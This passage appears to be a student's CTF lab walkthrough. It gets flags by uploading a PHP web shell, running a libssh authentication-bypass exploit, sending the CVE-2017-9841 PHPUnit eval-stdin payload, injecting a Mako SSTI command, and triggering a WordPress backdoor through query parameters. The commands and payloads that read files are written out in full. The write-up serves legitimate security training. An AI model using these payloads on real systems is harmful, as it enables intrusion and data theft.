
If we go to file management and uploaded files we can upload code that will exploit the bolt system

For this we can upload html file with php code in it and change its file format on the web: 



Now I can should use ?cmd parameter to get the flag: http://35.246.139.54:30987/files/x.php?cmd=id


?cmd= cat /flag.txt will return flag:



Flag: **CTF{b12e3b34c581d4f3c66c00cc7f8dabec8838dab0acf26c2cfbe2f7d291326f75}**

**Lab 3: Libssh**

<http://34.107.35.141:31348/>

****

Go to <https://gist.github.com/mgeeky/a7271536b1d815acfb8060fd8b65bd5d>

Ssh exploit code, copy to visual studio

Terminal python3 file location 34.107.35.141 -p 31348 -c "cd ..;cat flag.txt"


Flag: CTF{754a4874399c6c15f6f12d31bccb438d1d42b540e5cec9c2371a831bb1eabeed}

**Lab 4 php-unit**

34.159.27.166:32225



Go to burpsuite proxy turn on intercept open browser go to the ip address. Right click on the link in burpsuite go to repeater in the code on first line we put in this: GET /vendor/phpunit/phpunit/src/Util/PHP/eval-stdin.php HTTP/1.1


because with dirsearch we see the vulnerable line “/vendor/phpunit/phpunit/src/Util/PHP/eval-stdin.php “

Then we use CVE-2017-9841 exploits, so in the end of the request we insert this line: <?php system('cat /flag.txt')?>

And we will get the flag: CTF{8c7795c5332da1491741a61fe780006a619273444bfe54aff555e28f83e3b123}

**Lab 5 shark**

34.107.35.141:31482



We try if Ssti injection is possible for example ${5\*5} if its 25 means its possible. We go to burpsuite same way we did in the last lab and in the request after the given code we put

name=<%

import os

flag=os.popen('cat flag').read()


%>

${flag}

And we get the flag: CTF{4b08602e0090f81707b98ca687a5cacfd32888ffceef1d3cff2d99e6034b1e58}

**Lab 6 nodiff-backdoor**

<http://34.159.27.166:32008/>


****

we put /backup.zip after the ip

it downloads entire wordpress files

create new folder and extract the zip folder in it and open the folder in vscode. Then in vscode we search the files for shell\_exec (basically we are looking for a backdoor)


and we find it



First in the browser we put <http://34.159.27.166:32008/?welldone=knockknock&shazam=ls> and it shows us files so we know we can use linux 